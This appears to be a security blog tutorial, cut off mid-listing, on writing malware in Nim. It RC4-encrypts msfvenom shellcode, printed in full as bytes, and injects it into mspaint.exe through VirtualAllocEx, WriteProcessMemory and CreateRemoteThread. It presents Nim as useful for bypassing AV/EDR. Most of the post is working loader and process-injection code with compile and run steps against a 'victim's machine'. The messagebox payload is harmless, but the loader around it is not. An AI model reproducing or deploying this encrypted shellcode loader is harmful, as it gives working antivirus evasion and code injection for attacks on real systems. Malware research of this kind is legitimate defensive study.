Malware and cryptography 28: RC4 payload encryption. Simple Nim example.

cocomelonc.github.io/malware/2024/06/01/malware-cryptography-28.html

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
10 minute read

Hello, cybersecurity enthusiasts and white hackers!



Many of my readers ask whether it is possible to write malware in a language other than C/C++/ASM.

When malware is found to be written in new programming languages, AV detections are often failing since the new language produces bytecode sequences that are relatively unknown, combined with strings of data that can throw off static-based heuristic models.

As an experiment, I decided to show how to write a simple malware example using *Nim* lang. The reason for this choice is the ease of the language and its flexibility for use in bypassing AV/EDR solutions.

For installation and intro you can read official documentation.

In one of my previous posts I used RC4 algorithm to encrypt the payload. Let's create the same logic for Nim malware.

practical example 1

First of all, create RC4 algorithm logic. This is a simple algorithm and the code for its implementation in C++ looks like this:

```
// swap
void swap(unsigned char *a, unsigned char *b) {
  unsigned char tmp;
  tmp = *a;
  *a = *b;
  *b = tmp;
}

// key-scheduling algorithm (KSA)
void KSA(unsigned char *s, unsigned char *key, int keyL) {
  int k;
  int x, y = 0;

  // initialize
  for (k = 0; k < 256; k++) {
    s[k] = k;
  }

  for (x = 0; x < 256; x++) {
    y = (y + s[x] + key[x % keyL]) % 256;
    swap(&s[x], &s[y]);
  }
  return;
}

// pseudo-random generation algorithm (PRGA)
unsigned char* PRGA(unsigned char* s, unsigned int messageL) {
  int i = 0, j = 0;
  int k;

  unsigned char* keystream;
  keystream = (unsigned char *)malloc(sizeof(unsigned char)*messageL);
  for(k = 0; k < messageL; k++) {
    i = (i + 1) % 256;
    j = (j + s[i]) % 256;
    swap(&s[i], &s[j]);
    keystream[k] = s[(s[i] + s[j]) % 256];
        }
        return keystream;
}

// encryption and decryption
unsigned char* RC4(unsigned char *plaintext, unsigned char* ciphertext, unsigned
char* key, unsigned int keyL, unsigned int messageL) {
  int i;
  unsigned char s[256];
  unsigned char* keystream;
  KSA(s, key, keyL);
  keystream = PRGA(s, messageL);

  for (i = 0; i < messageL; i++) {
    ciphertext[i] = plaintext[i] ^ keystream[i];
```

```
  }
  return ciphertext;
}
```

So, on Nim lang this logic looks like this:

```
import strutils
import sequtils
import system

proc swap(a: var byte, b: var byte) =
  let tmp = a
  a = b
  b = tmp

proc KSA(s: var seq[byte], key: seq[byte]) =
  let keyL = len(key)
  var y = 0

  # initialize
  for k in 0 ..< 256:
    s[k] = byte(k)

  for x in 0 ..< 256:
    y = (y + int(s[x]) + int(key[x mod keyL])) mod 256
    swap(s[x], s[y.byte])

proc PRGA(s: var seq[byte], messageL: int): seq[byte] =
  var i = 0
  var j = 0
  result = newSeq[byte](messageL)

  for k in 0 ..< messageL:
    i = (i + 1) mod 256
    j = (j + int(s[i])) mod 256
    swap(s[i], s[j.byte])
    result[k] = s[(int(s[i]) + int(s[j])) mod 256]

proc RC4(plaintext: seq[byte], key: seq[byte]): seq[byte] =
  let messageL = len(plaintext)
  var s = newSeq[byte](256)
  KSA(s, key)
  let keystream = PRGA(s, messageL)

  result = newSeq[byte](messageL)
  for i in 0 ..< messageL:
    result[i] = plaintext[i] xor keystream[i]
```


For checking corectness, add printing hex bytes of payload logic:

```
when isMainModule:
  let plaintext: seq[byte] = @[// payload here]
  let key: seq[byte] = @[0x6d, 0x65, 0x6f, 0x77, 0x6d, 0x65, 0x6f, 0x77]

  let ciphertext = RC4(plaintext, key)
  var enchex: seq[string]
  for b in ciphertext:
    enchex.add("0x" & $toHex(b, 2))
  echo "payload encrypted:\n", enchex.join(", ")

  let decrypted = RC4(ciphertext, key)
  var decrhex: seq[string]
  for b in decrypted:
    decrhex.add("0x" & $toHex(b, 2))
  echo "original payload:\n", decrhex.join(", ")
```

How we can generate payload for nim language?

For this we can use `msfvenom`:

```
msfvenom -p windows/x64/messagebox TEXT='meow-meow!' TITLE='cat' -f csharp
```



In our case little bit modify this brackets and variable:

```
let plaintext: seq[byte] = @[
byte 0xfc,0x48,0x81,0xe4,0xf0,0xff,
0xff,0xff,0xe8,0xd0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x3e,0x48,
0x8b,0x52,0x18,0x3e,0x48,0x8b,0x52,0x20,0x3e,0x48,0x8b,0x72,
0x50,0x3e,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,
0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,
0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x3e,0x48,0x8b,0x52,
0x20,0x3e,0x8b,0x42,0x3c,0x48,0x01,0xd0,0x3e,0x8b,0x80,0x88,
0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x6f,0x48,0x01,0xd0,0x50,
0x3e,0x8b,0x48,0x18,0x3e,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,
0xe3,0x5c,0x48,0xff,0xc9,0x3e,0x41,0x8b,0x34,0x88,0x48,0x01,
0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0x0d,
0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x3e,0x4c,0x03,0x4c,0x24,
0x08,0x45,0x39,0xd1,0x75,0xd6,0x58,0x3e,0x44,0x8b,0x40,0x24,
0x49,0x01,0xd0,0x66,0x3e,0x41,0x8b,0x0c,0x48,0x3e,0x44,0x8b,
0x40,0x1c,0x49,0x01,0xd0,0x3e,0x41,0x8b,0x04,0x88,0x48,0x01,
0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,
0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,
0x59,0x5a,0x3e,0x48,0x8b,0x12,0xe9,0x49,0xff,0xff,0xff,0x5d,
0x49,0xc7,0xc1,0x00,0x00,0x00,0x00,0x3e,0x48,0x8d,0x95,0xfe,
0x00,0x00,0x00,0x3e,0x4c,0x8d,0x85,0x09,0x01,0x00,0x00,0x48,
0x31,0xc9,0x41,0xba,0x45,0x83,0x56,0x07,0xff,0xd5,0x48,0x31,
0xc9,0x41,0xba,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x6d,0x65,0x6f,
0x77,0x2d,0x6d,0x65,0x6f,0x77,0x21,0x00,0x63,0x61,0x74,0x00
]
```

So the final full source code is look like this `hack.nim`:

```
import strutils
import sequtils
import system

proc swap(a: var byte, b: var byte) =
  let tmp = a
  a = b
  b = tmp

proc KSA(s: var seq[byte], key: seq[byte]) =
  let keyL = len(key)
  var y = 0

  # initialize
  for k in 0 ..< 256:
    s[k] = byte(k)

  for x in 0 ..< 256:
    y = (y + int(s[x]) + int(key[x mod keyL])) mod 256
    swap(s[x], s[y.byte])

proc PRGA(s: var seq[byte], messageL: int): seq[byte] =
  var i = 0
  var j = 0
  result = newSeq[byte](messageL)

  for k in 0 ..< messageL:
    i = (i + 1) mod 256
    j = (j + int(s[i])) mod 256
    swap(s[i], s[j.byte])
    result[k] = s[(int(s[i]) + int(s[j])) mod 256]

proc RC4(plaintext: seq[byte], key: seq[byte]): seq[byte] =
  let messageL = len(plaintext)
  var s = newSeq[byte](256)
  KSA(s, key)
  let keystream = PRGA(s, messageL)

  result = newSeq[byte](messageL)
  for i in 0 ..< messageL:
    result[i] = plaintext[i] xor keystream[i]

when isMainModule:
  let plaintext: seq[byte] = @[
    byte 0xfc,0x48,0x81,0xe4,0xf0,0xff,
    0xff,0xff,0xe8,0xd0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
    0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x3e,0x48,
    0x8b,0x52,0x18,0x3e,0x48,0x8b,0x52,0x20,0x3e,0x48,0x8b,0x72,
    0x50,0x3e,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,
    0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,
    0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x3e,0x48,0x8b,0x52,
    0x20,0x3e,0x8b,0x42,0x3c,0x48,0x01,0xd0,0x3e,0x8b,0x80,0x88,
```

```
    0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x6f,0x48,0x01,0xd0,0x50,
    0x3e,0x8b,0x48,0x18,0x3e,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,
    0xe3,0x5c,0x48,0xff,0xc9,0x3e,0x41,0x8b,0x34,0x88,0x48,0x01,
    0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0x0d,
    0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x3e,0x4c,0x03,0x4c,0x24,
    0x08,0x45,0x39,0xd1,0x75,0xd6,0x58,0x3e,0x44,0x8b,0x40,0x24,
    0x49,0x01,0xd0,0x66,0x3e,0x41,0x8b,0x0c,0x48,0x3e,0x44,0x8b,
    0x40,0x1c,0x49,0x01,0xd0,0x3e,0x41,0x8b,0x04,0x88,0x48,0x01,
    0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,
    0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,
    0x59,0x5a,0x3e,0x48,0x8b,0x12,0xe9,0x49,0xff,0xff,0xff,0x5d,
    0x49,0xc7,0xc1,0x00,0x00,0x00,0x00,0x3e,0x48,0x8d,0x95,0xfe,
    0x00,0x00,0x00,0x3e,0x4c,0x8d,0x85,0x09,0x01,0x00,0x00,0x48,
    0x31,0xc9,0x41,0xba,0x45,0x83,0x56,0x07,0xff,0xd5,0x48,0x31,
    0xc9,0x41,0xba,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x6d,0x65,0x6f,
    0x77,0x2d,0x6d,0x65,0x6f,0x77,0x21,0x00,0x63,0x61,0x74,0x00
    ]
  let key: seq[byte] = @[0x6d, 0x65, 0x6f, 0x77, 0x6d, 0x65, 0x6f, 0x77]

  let ciphertext = RC4(plaintext, key)
  var enchex: seq[string]
  for b in ciphertext:
    enchex.add("0x" & $toHex(b, 2))
  echo "payload encrypted:\n", enchex.join(", ")

  let decrypted = RC4(ciphertext, key)
  var decrhex: seq[string]
  for b in decrypted:
    decrhex.add("0x" & $toHex(b, 2))
  echo "original payload:\n", decrhex.join(", ")
```

demo 1


Let’s check it in action. Compile it:

```
nim c -d:mingw --cpu:amd64 hack.nim
```

```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-06-01-malware-cryptography-28$ nim c -d:mingw --cpu:amd64 hack.nim
Hint: used config file '/home/cocomelonc/.choosenim/toolchains/nim-2.0.4/config/nim.cfg' [Conf]
Hint: used config file '/home/cocomelonc/.choosenim/toolchains/nim-2.0.4/config/config.nims' [Conf]
.....
/home/cocomelonc/hacking/cybersec_blog/meow/2024-06-01-malware-cryptography-28/hack.nim(2, 8) Warning: imported and not used: 'sequtils' [UnusedImport]
Hint:  [Link]
Hint: mm: orc; threads: on; opt: none (DEBUG BUILD, `-d:release` generates faster code)
42779 lines; 0.332s; 57.461MiB peakmem; proj: /home/cocomelonc/hacking/cybersec_blog/meow/2024-06-01-malware-cryptography-28/hack.nim; out: /home/cocomelonc/hacking/cybersec_blog/meow/2024-06-01-malware-cryptography-28/hack.exe [SuccessX]
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-06-01-malware-cryptography-28$ ls -lt
total 668
-rwxrwxr-x 1 cocomelonc cocomelonc 633033 Jun  6 10:12 hack.exe
-rwxrwxr-x 1 cocomelonc cocomelonc  40960 Jun  2 22:24 hack1.exe
```

Then, just move it to the victim's machine (Windows 11 in my case) and run:

```
.\hack.exe
```



For checking correctness of RC4 encryption/decryption you also can use simple C code.

practical example 2

Let's update our code from example 1: add simple process injection logic.

For process injection, let's create process first:

```
import osproc
import winim

let process = startProcess("mspaint.exe")
echo "started  process: ", process.processID
```

Then, add process injection logic via `VirtualAllocEx`, `WriteProcessMemory` and `CreateRemoteThread`:

```
let ph = winim.OpenProcess(
    PROCESS_ALL_ACCESS,
    false,
    cast[DWORD](process.processID)
)

when isMainModule:
    let mem = VirtualAllocEx(
        ph,
        NULL,
        cast[SIZE_T](plaintext.len),
        MEM_COMMIT,
        PAGE_EXECUTE_READ_WRITE
    )
    var btw: SIZE_T
    let wp = WriteProcessMemory(
        ph,
        mem,
        unsafeAddr payload[0],
        cast[SIZE_T](plaintext.len),
        addr btw
    )
    echo "writeprocessmemory: ", bool(wp)
    let th = CreateRemoteThread(
        ph,
        NULL,
        0,
        cast[LPTHREAD_START_ROUTINE](mem),
        NULL,
        0,
        NULL
    )
    echo "successfully inject to process: ", process.processID
    echo "thread Handle: ", th
```

The only difference, we are using encrypted payload from example 1:

```
let plaintext: seq[byte] = @[
byte 0x61, 0x03, 0xDF, 0x4C, 0xE0, 0x8E, 0xFF, 0x5F, 0xB2, 0x7F, 0x28, 0x22, 0xE9,
0x3B, 0x1A, 0x09, 0xB6, 0x66, 0x78, 0xCD, 0xAD, 0x67, 0xE1, 0x18, 0x82, 0x91,
0x83, 0x1C, 0xE9, 0x9D, 0x09, 0x80, 0xFB, 0x0F, 0xD7, 0x3A, 0x06, 0xB2, 0xF2,
0x6B, 0x0C, 0xA4, 0x93, 0x29, 0xBE, 0x3D, 0x73, 0x78, 0xEE, 0xD5, 0x6B, 0xB7,
0xB5, 0x5B, 0x98, 0xF0, 0x8E, 0x61, 0xD3, 0x3F, 0x2B, 0xEB, 0x06, 0xA2, 0x9B,
0xE5, 0xDA, 0xED, 0x0C, 0xF1, 0xF4, 0x64, 0x82, 0x8B, 0x96, 0xD0, 0x71, 0x9A,
0xCB, 0x59, 0x41, 0x7C, 0x52, 0x06, 0x4D, 0xC7, 0x00, 0xEC, 0x80, 0xDD, 0xDF,
0x37, 0x4D, 0x3C, 0x25, 0x82, 0xB4, 0x37, 0xE6, 0x25, 0x75, 0xDC, 0xBE, 0xF0,
0x1E, 0xD1, 0x1A, 0xDE, 0x2D, 0xB8, 0xA2, 0xA1, 0x6B, 0x7D, 0x0F, 0xC0, 0xC0,
0x66, 0x4A, 0x9E, 0x9A, 0x9A, 0x93, 0x6B, 0xA4, 0x63, 0x51, 0xA0, 0x91, 0xB0,
0x99, 0x21, 0xDC, 0xDB, 0x41, 0xF7, 0xCC, 0xB8, 0xD5, 0x4B, 0xFF, 0xA2, 0x58,
0xA8, 0xEF, 0xE3, 0x90, 0x50, 0x3C, 0x03, 0x30, 0x42, 0x3C, 0x1B, 0x5F, 0x9C,
0x8F, 0xF2, 0xC7, 0x19, 0xA5, 0x07, 0x3E, 0x1C, 0x70, 0x6E, 0x80, 0xDA, 0x23,
0x37, 0x51, 0x98, 0x7D, 0xBE, 0x55, 0xF9, 0x56, 0x52, 0x0E, 0x48, 0x40, 0x2D,
0x9A, 0xD3, 0x0F, 0xB8, 0x92, 0x62, 0xE7, 0x5C, 0x0A, 0x2E, 0xFE, 0xF8, 0x96,
0x8E, 0x10, 0x6A, 0x04, 0x0B, 0xDD, 0x24, 0xCB, 0x18, 0x20, 0x9E, 0x23, 0x9A,
0x57, 0xC1, 0x38, 0xC0, 0xD7, 0x0A, 0x57, 0x3E, 0x80, 0x75, 0x9B, 0x79, 0x59,
0xB6, 0x31, 0xE4, 0x3E, 0xBA, 0xBB, 0x1E, 0x91, 0xC5, 0x10, 0xA0, 0x63, 0x6B,
0x99, 0x9F, 0x61, 0x6C, 0xB5, 0x1A, 0x09, 0x61, 0xFD, 0x21, 0xCC, 0x64, 0xC4,
0x9C, 0xCA, 0x15, 0xA1, 0x3B, 0x62, 0x44, 0x5B, 0x34, 0xDC, 0x06, 0xEB, 0x8F,
0xB1, 0x50, 0x7B, 0x1C, 0x77, 0xC7, 0x8B, 0x24, 0x34, 0x5E, 0xC4, 0x02, 0x00,
0x3F, 0x1D, 0x05, 0x2E, 0x18, 0xC5, 0xEA, 0x6D, 0x6F
]
let key: seq[byte] = @[0x6d, 0x65, 0x6f, 0x77, 0x6d, 0x65, 0x6f, 0x77]
let payload = RC4(plaintext, key)
```

As you can see, we are decrypt it via `RC4`.

The final full source code for example 2 is looks like this (`hack2.nim`):

```
import strutils
import sequtils
import system
import osproc
import winim

proc swap(a: var byte, b: var byte) =
  let tmp = a
  a = b
  b = tmp

proc KSA(s: var seq[byte], key: seq[byte]) =
  let keyL = len(key)
  var y = 0

  # initialize
  for k in 0 ..< 256:
    s[k] = byte(k)

  for x in 0 ..< 256:
    y = (y + int(s[x]) + int(key[x mod keyL])) mod 256
    swap(s[x], s[y.byte])

proc PRGA(s: var seq[byte], messageL: int): seq[byte] =
  var i = 0
  var j = 0
  result = newSeq[byte](messageL)

  for k in 0 ..< messageL:
    i = (i + 1) mod 256
    j = (j + int(s[i])) mod 256
    swap(s[i], s[j.byte])
    result[k] = s[(int(s[i]) + int(s[j])) mod 256]

proc RC4(plaintext: seq[byte], key: seq[byte]): seq[byte] =
  let messageL = len(plaintext)
  var s = newSeq[byte](256)
  KSA(s, key)
  let keystream = PRGA(s, messageL)

  result = newSeq[byte](messageL)
  for i in 0 ..< messageL:
    result[i] = plaintext[i] xor keystream[i]

when isMainModule:
  let plaintext: seq[byte] = @[
    byte 0x61, 0x03, 0xDF, 0x4C, 0xE0, 0x8E, 0xFF, 0x5F, 0xB2, 0x7F, 0x28, 0x22,
0xE9,
    0x3B, 0x1A, 0x09, 0xB6, 0x66, 0x78, 0xCD, 0xAD, 0x67, 0xE1, 0x18, 0x82, 0x91,
    0x83, 0x1C, 0xE9, 0x9D, 0x09, 0x80, 0xFB, 0x0F, 0xD7, 0x3A, 0x06, 0xB2, 0xF2,
    0x6B, 0x0C, 0xA4, 0x93, 0x29, 0xBE, 0x3D, 0x73, 0x78, 0xEE, 0xD5, 0x6B, 0xB7,
    0xB5, 0x5B, 0x98, 0xF0, 0x8E, 0x61, 0xD3, 0x3F, 0x2B, 0xEB, 0x06, 0xA2, 0x9B,
```


```
    0xE5, 0xDA, 0xED, 0x0C, 0xF1, 0xF4, 0x64, 0x82, 0x8B, 0x96, 0xD0, 0x71, 0x9A,
    0xCB, 0x59, 0x41, 0x7C, 0x52, 0x06, 0x4D, 0xC7, 0x00, 0xEC, 0x80, 0xDD, 0xDF,
    0x37, 0x4D, 0x3C, 0x25, 0x82, 0xB4, 0x37, 0xE6, 0x25, 0x75, 0xDC, 0xBE, 0xF0,
    0x1E, 0xD1, 0x1A, 0xDE, 0x2D, 0xB8, 0xA2, 0xA1, 0x6B, 0x7D, 0x0F, 0xC0, 0xC0,
